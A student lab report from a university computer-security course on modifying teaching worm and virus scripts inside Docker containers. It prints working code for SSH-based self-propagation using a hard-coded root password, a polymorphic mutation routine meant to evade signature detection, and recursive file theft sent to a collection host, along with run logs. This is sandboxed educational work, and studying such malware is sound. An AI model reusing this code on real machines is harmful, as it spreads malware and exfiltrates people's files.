Bangladesh University of Engineering and Technology

Department of Computer Science and Engineering

Academic Year 2023 - 2024

CSE 318

-Computer Security Sessional-

Offline No. 2

Lab Report: Worm and Virus Analysis

Name: Anwarul Bashir Shuaib

Roll: 1805010

Section: A1

Date of Submission: July 31, 2023

A Detailed Analysis of Worms and Viruses

Abstract

This lab report presents a detailed analysis of two Python scripts, `AbraWorm.py` and `FooVirus.py`, which simulate the behavior of a worm and a virus, respectively. The objective of the lab was to understand the functionality of these scripts, modify them to enhance their capabilities, and observe their behavior.

Worms and Viruses

A computer virus is a type of malicious code or program written to alter the way a computer operates and is designed to spread from one computer to another. It operates by inserting or attaching itself to a legitimate program or document that supports macros to execute its code. On the other hand, a computer worm is a type of malware that spreads copies of itself from computer to computer. A worm can replicate itself without any human interaction, and it does not need to attach itself to a software program to cause damage.

Modifications

The `AbraWorm.py` script was modified to enhance its capabilities. The modifications included altering the worm's code to ensure that no two copies of the worm are exactly the same in all of the infected hosts at any given time, and extending the worm code so that it descends down the directory structure and examines the files at every level. The `FooVirus.py` script was also modified to incorporate networking code, turning it into a worm.

Task 1: Altering the FooVirus's Code

For the first task, the `FooVirus.py` script was modified to incorporate networking code, turning it into a worm that can hop into other machines. The worm will infect the `.foo` files only in the machine it is running on. It will not infect the `.foo` files in other machines unless it is run on there explicitly.

Here are the main changes made to the `FooVirus.py` script:

```python
def get_target_ips():
    return [f'172.17.0.{ip}' for ip in range(2, 12, 1)]

for ip_address in get_target_ips():
```


```python
    try:
        ssh = paramiko.SSHClient()
        ssh.set_missing_host_key_policy(paramiko.AutoAddPolicy())
        ssh.connect(ip_address,port=22,username='root',password='mypassword',timeout=5)
        scpcon = scp.SCPClient(ssh.get_transport())
        print(f"Connected to host: {ip_address}\n")
        scpcon.put(sys.argv[0])
        print(f"Done copying itself on host: {ip_address}\n")
        scpcon.close()
    except Exception as e:
        print(e)
        continue
```

The get_target_ips() function returns a list of IP addresses of the hosts that the modified virus will try to infect. The for loop iterates over the list of IP addresses and tries to connect to each of them. If the connection is successful, the virus copies itself to the host and then closes the connection.

The following shell script was used to automate the process of connecting to each container and print the files in the home directory:


```bash
#!/bin/bash

container_ids=$(docker ps --format "{{.ID}}  {{.Names}}" | sort -k 2 | awk '{print $1}')

# Loop over each container ID
for id in $container_ids
do
    # Connect to the container, cd into home and list files
    echo "Container id: $id, files on home:"
    docker exec -i $id bash -c "cd ~ && ls"
done
```

The file content before and after running the modified virus is shown in Figures ?? and ??, respectively.



```
/home/seed/offline2/Offline-Malware-Jan23/Demo/test.foo - Mousepad
File  Edit  Search  View  Document  Help
This is a test file.
These lines will be commented out after being infected.
```


Figure 1: File content before running the modified virus



```
/home/seed/offline2/Offline-Malware-Jan23/Demo/test.foo - Mousepad
File  Edit  Search  View  Document  Help
    OUT.close()
print("Done infecting foo files on localhost")

# Add networking capabilities.
# The following code will generate a list of target IP addresses
# Each IP address is a docker container running on the same host
# The modified FooWorm will connect to each container and copy itself
# It won't run on the containers, becase that's not part of task1.
def get_target_ips():
    return [f'172.17.0.{ip}' for ip in range(2, 12, 1)]

for ip_address in get_target_ips():
    try:
        ssh = paramiko.SSHClient()
        ssh.set_missing_host_key_policy(paramiko.AutoAddPolicy())
        ssh.connect(ip_address,port=22,username='root',password='mypassword',ti
        scpcon = scp.SCPClient(ssh.get_transport())
        print(f"Connected to host: {ip_address}\n")
        scpcon.put(sys.argv[0], 'FooVirusPlus.py')
        print(f"Done copying itself on host: {ip_address}\n")
        scpcon.close()
    except Exception as e:
        print(e)
        continue
#This is a test file.
#These lines will be commented out after being infected.
```


Figure 2: File content after running the modified virus

As can be seen from the figure above, the virus commented out all the original contents and inserted its own content at the beginning. The virus also copied itself to the other containers, which is demonstrated in the figures below.



```
seed@buffer-overflow:~/offline2/Offline-Malware-Jan23/Demo$ ./print.sh
Container id: 0436b90030e5, files on home:
Container id: 39d51a1733f1, files on home:
Container id: acccb453aea5, files on home:
Container id: c8dcf92a1979, files on home:
Container id: 40a50b9c25c7, files on home:
Container id: c12917d6d066, files on home:
Container id: 37e392b28172, files on home:
Container id: 3d1341d1d8a8, files on home:
Container id: d82631ccfc84, files on home:
Container id: 0f828e16ea78, files on home:
```

Figure 3: List of files on the target machines before running the modified virus



```
seed@buffer-overflow:~/offline2/Offline-Malware-Jan23/Demo$ ./print.sh
Container id: 0436b90030e5, files on home: FooVirusPlus.py
Container id: 39d51a1733f1, files on home: FooVirusPlus.py
Container id: acccb453aea5, files on home: FooVirusPlus.py
Container id: c8dcf92a1979, files on home: FooVirusPlus.py
Container id: 40a50b9c25c7, files on home: FooVirusPlus.py
Container id: c12917d6d066, files on home: FooVirusPlus.py
Container id: 37e392b28172, files on home: FooVirusPlus.py
Container id: 3d1341d1d8a8, files on home: FooVirusPlus.py
Container id: d82631ccfc84, files on home: FooVirusPlus.py
Container id: 0f828e16ea78, files on home: FooVirusPlus.py
```

Figure 4: List of files on the target machines after running the modified virus

Task 2: Extending the Worm Code

For the second task, the `AbraWorm.py` script was modified to so that no two copies at the target host are the same. The modification was made in a way that will retain the original functionality of the worm.

```
def mutate_code(code):
    # Insert some extra newline characters between a randomly chosen set of lines
    for _ in range(random.randint(1, 3)):
        index = random.randint(0, len(code) - 1)
        code.insert(index, '\n')

    # Insert some extra random characters in comment blocks
    for i in range(len(code)):
        if code[i].strip().startswith('#'):
            code[i] = code[i].rstrip() + ' ' + ''.join(random.choices(trigrams, k=random.

    # Add some extra whitespace between the identifiers in each statement.
    pattern = r'([a-zA-Z]+(\w)+)'
    for i in range(len(code)):
        match = re.search(pattern, code[i])
        if not match:
            continue
        start = match.start()
        end = match.end()
        # apply the substitution from start+1 to end, to maintain proper indentation
        code[i] = code[i][:start+1] + re.sub(pattern, r'\1' + ' ' * random.randint(0, 3),

    # Insert some extra code without modifying the overall logic
    extra_code = [
        'for _ in range(1):\n    pass\n',  # useless loop
        'if True:\n    pass\nelse:\n    pass\n',  # useless if-else block
        'try:\n    pass\nexcept:\n    pass\n',  # useless try-except block
    ]
    forbidden=['else', 'except', 'finally']
    for i in range(len(code)):
        if re.match(r'^\w', code[i]):
            if random.random() < 0.5:
```

```python
                continue
            tmp = code[i]
            if any([tmp.startswith(x) for x in forbidden]):
                continue
            code[i] = extra_code[random.randint(0, len(extra_code) - 1)] + tmp

    return code
```

In a nutshell, here's what the `mutate_code()` function does:

(i) Insert some extra newline characters between a randomly chosen set of lines.

(ii) Insert some extra trigrams in comment blocks.

(iii) Add extra whitespace between the identifiers in each statement.

(iv) Insert some extra code without modifying the overall logic.

For this task, a file named `vuln.txt` was created in the home directory of each target machine. This file contained the magic string `abracadabra`, which the worm was programmed to look for. If the magic string was found, the worm download a local copy of that file and upload it on the designated machine. The following script was used to automate the process of creating the `vuln.txt` file in each container:

```bash
#!/bin/bash

container_ids=$(docker ps --format "{{.ID}}  {{.Names}}" | sort -k 2 | awk '{print $1}')

# Loop over each container ID
for id in $container_ids
do
    # Connect to the container, cd into home and list files
    echo "Container id: $id, creating vuln.txt"
    docker exec -i $id bash -c "cd ~ && echo 'abracadabra' > vuln.txt"
done
```

This script was run to create the `vuln.txt` file in each container. The process is demonstrated in the figures below. After those files were created, the `AbraWorm.py` script was run to infect the target machines and download the `vuln.txt` file from each machine.

```
seed@buffer-overflow:~/offline2/Offline-Malware-Jan23/Demo$ ./create_vuln.sh
Container id: 453b78699d90, creating vuln.txt
Container id: c2ec8edc3cb0, creating vuln.txt
Container id: 19d060303231, creating vuln.txt
Container id: db99d9699088, creating vuln.txt
Container id: 065eb56f249b, creating vuln.txt
Container id: 495094e57988, creating vuln.txt
Container id: 2b1bae70515d, creating vuln.txt
Container id: 4b1d32ad6540, creating vuln.txt
Container id: 2110d4ea093f, creating vuln.txt
Container id: 7cbd9eecbb14, creating vuln.txt
```

Figure 5: Creating the `vuln.txt` file in each container

```
seed@buffer-overflow:~/offline2/Offline-Malware-Jan23/Demo$ ./print.sh
Container id: 453b78699d90, files on home: vuln.txt
Container id: c2ec8edc3cb0, files on home: vuln.txt
Container id: 19d060303231, files on home: vuln.txt
Container id: db99d9699088, files on home: vuln.txt
Container id: 065eb56f249b, files on home: vuln.txt
Container id: 495094e57988, files on home: vuln.txt
Container id: 2b1bae70515d, files on home: vuln.txt
Container id: 4b1d32ad6540, files on home: vuln.txt
Container id: 2110d4ea093f, files on home: vuln.txt
Container id: 7cbd9eecbb14, files on home: vuln.txt
```

Figure 6: Listing the files containing the magic string in each container

```
seed@buffer-overflow:~/offline2/Offline-Malware-Jan23/Demo$ python3 1805010_2.py


Trying password mypassword for user root at IP address: 172.17.0.2
connected to: 172.17.0.2

output of 'ls' command: [b'vuln.txt\n']

files of interest at the target: ['vuln.txt']
copied to: 172.17.0.2


Will now try to exfiltrate the files

connected to exhiltration host: 172.17.0.11

uploaded vuln.txt as 2_vuln.txt
```

Figure 7: Running the modified AbraWorm on the host machine

```
seed@buffer-overflow:~/offline2/Offline-Malware-Jan23/Demo$ docksh c2
root@c2ec8edc3cb0:/# cd
root@c2ec8edc3cb0:~# ls
10_vuln.txt  3_vuln.txt  5_vuln.txt  7_vuln.txt  9_vuln.txt
2_vuln.txt   4_vuln.txt  6_vuln.txt  8_vuln.txt  vuln.txt
```

Figure 8: Stolen `vuln.txt` files on the designated machine

The worm was able to successfully upload a copy of itself on the target machines and download the `vuln.txt` file from each machine. Those files were then uploaded on the designated machine as shown in the figure above.




Figure 9: Copies of the modified AbraWorm on the target machines

Task 3: Adding the Ability to Recursively Steal Files

For the final task, the `AbraWorm.py` script was modified to descend down the directory structure and steal the files at every level. For this task, the following code was added to the `AbraWorm.py` script:

```python
cmd = 'grep -rls abracadabra *'
#......
if len(files_of_interest_at_target) > 0:
    for target_file in files_of_interest_at_target:
        local_dir = os.path.dirname(target_file)
        if local_dir == '':
            local_dir = '.'
        os.makedirs(local_dir, exist_ok=True)
        scpcon.get(target_file, local_path=target_file)
```

The similar functionality was added for uploading the files at the designated host. The results of running the modified `AbraWorm.py` script are shown in the figures below.




Figure 10: Target machines after running the modified `AbraWorm.py` script




Figure 11: Designated machine after running the modified `AbraWorm.py` script

Results and Observations

The interesting part for this assignment was task 2, where the `AbraWorm.py` script was modified to hide its signature and propagate itself to other machines. The script was modified to insert some extra code without altering its overall logic. A total of 10 hosts were infected using this worm. The pairwise similarity for the uploaded 10 worms are shown in the figure below:

```python
vectorizer = TfidfVectorizer()
tfidf_matrix = vectorizer.fit_transform(documents)
# Compute cosine similarity between files
cosine_sim = cosine_similarity(tfidf_matrix)
# Convert to DataFrame for easier visualization
cosine_sim_df = pd.DataFrame(cosine_sim, columns=file_names, index=file_names)
# Plot heatmap
plt.figure(figsize=(10, 8))
sns.heatmap(cosine_sim_df, annot=True, cmap='coolwarm')
```




Figure 12: Pairwise similarity for the uploaded worms

A python script was created that uses the `TfidfVectorizer` module to convert the text data into a matrix of TF-IDF features. TF-IDF (Term Frequency-Inverse Document Frequency) is a statistic that reflects how important a word is to a document in a collection or corpus.
After calculating the matrix, the script calculates the cosine similarity between each pair of files. Cosine similarity is a measure of similarity between two non-zero vectors of an inner product space that measures the cosine of the angle between them. The cosine similarity matrix is then converted into a pandas DataFrame for easier visualization. Finally, a heatmap was created to provide a visual representation of the pairwise similarity between the files.
A simulation of recursive infection was performed, where the `AbraWorm.py` script recursively infected the target machines and stored a modified copy of itself. As the worm propagated, the number of lines in the source code increased due to the insertion of the extra code. This increment followed an exponential trend as shown in the figure below.




Figure 13: Number of lines in the source code of the worm as it propagated

Conclusion

In conclusion, this lab provided a hands-on experience on how worms and viruses can propagate, infect files, and alter their code to avoid detection. The knowledge gained from this lab is crucial in understanding the threats posed by such malicious software and developing effective countermeasures.

References

1. `https://engineering.purdue.edu/kak/compsec/NewLectures/`

2. `https://www.fortinet.com/resources/cyberglossary/malware-vs-virus-vs-worm`